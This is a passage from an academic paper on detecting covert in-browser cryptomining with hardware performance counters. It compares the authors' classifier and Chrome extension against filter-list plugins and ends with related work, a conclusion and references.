Directly using npm Javascript Obfuscation of Coinhive library	Yes	Yes	No
Implementing complete mining algo	Yes	No	No
Calling Coinhive indirectly	Yes	No	No

TABLE V
OBFUSCATED MINING DETECTION COMPARISON

D. Comparison With Other Plug-ins

Table V compares our classifier against *No Coin* and *NoMiner* for various obfuscation techniques. Evidently, the classifier fares better than the other plugins and can flag all instances (that we know of) where obfuscation was used.

VIII. DISCUSSION

A. Chrome Extension

A chrome extension, based on our model, was developed which could be deployed commercially. A Nodejs server was written, which ran the *PERF* utility and monitored the HPCs for an interval of twenty seconds (with 10 readings, one every 2 seconds). The data is then processed and sent to the classifier model (based on Random forest) which checks for mining activity based on the signatures. The results are then sent to the chrome browser plug-in, which notifies the user in case covert mining is being conducted. The extension was written in javascript leveraging the socket.io library (enables real-time bidirectional event based communication) and was roughly 250 lines of code.

B. No Coin vs. NoMiner

No Coin and *NoMiner* are browser plugins that aim to detect mining based on filtering lists. Some examples of signatures from these add-ons are *coinhive.com/lib/**, *mine-mytraffic.com/server/**, etc. Both of these plug-ins take a static approach towards detection, which is where polymorphic code, obfuscated code or encrypted code can beat them. Our system takes a more dynamic approach and tracks the runtime behavior allowing for more robust detection.

C. WebGL

We assert that our proposed technique to classify mining on CPUs can be extended to GPUs in the future. WebGL is a JavaScript API for rendering interactive 2D and 3D graphics based on OpenGL-ES. It is integrated completely into all the web standards of a browser allowing GPU accelerated usage of physics and image processing and can be used in HTML5 canvas elements. Theoretically, it is possible to embed a hashing algorithm into the WebGL pipeline to mine on GPUs. Hence, it is quite likely that websites migrate to using GPUs for cryptomining as GPUs are much better at hashing than CPUs. For the GPU signatures, the NVIDIA-smi utility output was used. Upon profiling GPUs, we observed a rich set of HPCs with vivid signatures. However, since we did not find a sample in the wild we did not include any results here. We still implemented the SHA256 hashing algorithm using WebGL and we feel hackers can easily do this too. We leave a detailed study of this aspect of our work for the future. It is possible though, to develop a browser extension similar to ours using GPU HPCs.

IX. RELATED WORKS

Due to skyrocketing prices, hackers have been eager to mine for cryptocurrency using whatever resources they can get their hands on. Cloud-based virtual machines have already

been a target [23] of covert cryptomining. In such a case, an adversary makes use of the cloud provider's resources (CPU and GPU) to perform mining. Due to availability of vast resources, the process of mining becomes lucrative. Even more so, when a pool of VMs is used for this purpose. As a result of this practice, resources are wasted and power consumption is increased which inevitably leads to higher electricity costs for the business owner. We leverage their hardware-based approach and apply it to our context to solve the same problem albeit in a very different context.

Similarly, there has also been research on mining botnets by Huang et al. [32] and the apparatus under which they operate. According to their research, mining is not as lucrative as other activities e.g. booter-renting and spamming. However, it is important to note that the value of cryptocurrency experiences change. For instance, BitCoin is currently 7500$ as compared to 100$ in 2013. Therefore, it can be argued that mining has become much more profitable.

Another line of work related to our system is the use of hardware performance counters (HPCs) in the detection of malware [24] for Linux and Android platforms. In addition to this, HPCs have also been used for detecting rootkits [33] and firmware [34] modifications. More recently, HPCs were used to detect covert mining practices in cloud-based VMs [23].

Our work is closest to [1] where the authors survey the landscape of browser-based cryptojacking and conduct a measurement study on mining websites. However, our approach differs considerably because 1) the authors in [1] do not take into consideration obfuscation and other evasion techniques and hence their results are not as fine-grained as ours 2) they just search for the vanilla script by string matching through their website dataset. On the other hand, our approach detects a wide variety of obfuscation techniques employed by malicious websites that are mining 3) Furthermore, they have not focused on any defensive technique like ours and do not do any detection in real-time like us. Their goal, though related, is orthogonal to ours. In any event, both these works are carried out independently at separate locations at the same time.

Lastly, researchers have argued that HPCs cannot successfully distinguish between benign-ware and malware [35]. The study asserts that previous work incorrectly assumes causation, when in fact there is correlation. However, this criticism does not apply to our work since mining-based malware is substantially different from generic malware, which was the focus of the aforementioned study. Unlike generic malware, a miner runs the PoW algorithm repeatedly, millions of time over a long interval. Thus, leading to a discernible variation and pattern in the corresponding HPC counters i.e., a strong signature. The study also discusses additional constraints, such as polling HPCs in a bare-metal setting and performing cross-validations to prevent over-fitting etc. However, our study meets the said criteria and does not violate any of the highlighted constraints.

X. Conclusion

With increased ad-block usage and skyrocketing cryptocurrency prices, a significant rise in covert cryptomining has been observed. This paper presents a machine learning approach to flag and mitigate such secretive and hidden mining activities. By using Hardware Performance Counters (HPCs), we successfully catch mining applications even when obfuscation techniques are used. Our accuracy is above 99% and the design is simple and elegant. Also, we build a Chrome Extension tool based on our proposed mechanisms that detects websites, which evade other popular plug-ins designed to thwart mining.

References

[1] S. Eskandari *et al.*, "A first look at browser-based cryptojacking," tech. rep., Concordia University, 2018.
[2] "Istr 23: Insights into the cyber security threat landscape." https://tinyurl.com/ybhmrz9b.
[3] "Stealthy in browser cryptomining continues even after you close window." https://tinyurl.com/y8szmpdy, November 2017.
[4] "Cbs's showtime caught mining crypto-coins in viewers' web browsers." https://tinyurl.com/yb3aeep2.
[5] "Nocoin." https://tinyurl.com/yasb5alq.
[6] "Nominer - block coin miners." https://tinyurl.com/yd4j9m4w.
[7] "Alexa: Keyword research, competitive analysis, and website ranking." https://www.alexa.com.
[8] "The performance impact of cryptocurrency mining on the web." https://tinyurl.com/ydybxdlo.
[9] "Coinhive monero javascript mining." https://coinhive.com/.
[10] "Coinhive code found on 300+ websites worldwide in recent cryptojacking campaign." https://tinyurl.com/ybv6antl.
[11] "Stealth web crypto-cash miner coinhive back to the drawing board as blockers move in." https://tinyurl.com/yakvcpqn.
[12] "Hidden miner." https://tinyurl.com/yb6avx9g.
[13] "Showtime websites secretly mined user cpu for cryptocurrency." https://tinyurl.com/y78m9jsz.
[14] "Real mad-quid: Murky cryptojacking menace that smacked ronaldo site grows." https://tinyurl.com/y7go95f7.
[15] "Government websites hit by cryptocurrency mining malware." https://tinyurl.com/y9vt24xc.
[16] "Cryptocurrency-mining malware put uk and us government machines to work." https://tinyurl.com/yb74bnah.
[17] "Uk and usa government websites hacked to mine monero." https://tinyurl.com/y9cm2gtp.
[18] "Hackers move to mobile as cryptojacking threat evolves." https://tinyurl.com/ybwdu8d8.
[19] "Mining botnets are back - infecting thousands of pcs, generating hundreds of thousands of dollars for criminals." https://tinyurl.com/yb8dbm3f.
[20] "Ring signature." https://tinyurl.com/yajeqyyx.
[21] "Cryptonote currencies." https://cryptonote.org/coins.
[22] "Monero official site." https://getmonero.org/.
[23] R. Tahir *et al.*, "Mining on someone else's dime: Mitigating covert mining operations in clouds and enterprises," in *RAID 2017*.
[24] J. Demme *et al.*, "On the feasibility of online malware detection with performance counters."
[25] "Real time detection of cache-based side-channel attacks using hardware performance counters," *ASC*, 2016.
[26] "Cryptonight." https://tinyurl.com/h3xouq7.
[27] Liaw *et al.*, "Classification and regression by randomforest," *R news '02*.
[28] "Html living standard." https://tinyurl.com/ybaputy9.
[29] "Source code search engine." https://publicwww.com/.
[30] "Javascript obfuscator." https://tinyurl.com/yderl7yx.
[31] "Beautifier for javascript." https://tinyurl.com/nlohcyc.
[32] D. Y. Huang *et al.*, "Botcoin: Monetizing stolen cycles."
[33] Wang *et al.*, "Numchecker: Detecting kernel control-flow modifying rootkits by using hardware performance counters," in *DAC 2013*.
[34] Wang *et al.*, "Confirm: Detecting firmware modifications in embedded systems using hardware performance counters," in *ICCAD 2015*.
[35] B. Zhou *et al.*, "Hardware performance counters can detect malware: Myth or fact?," in *ASIACCS 2018*.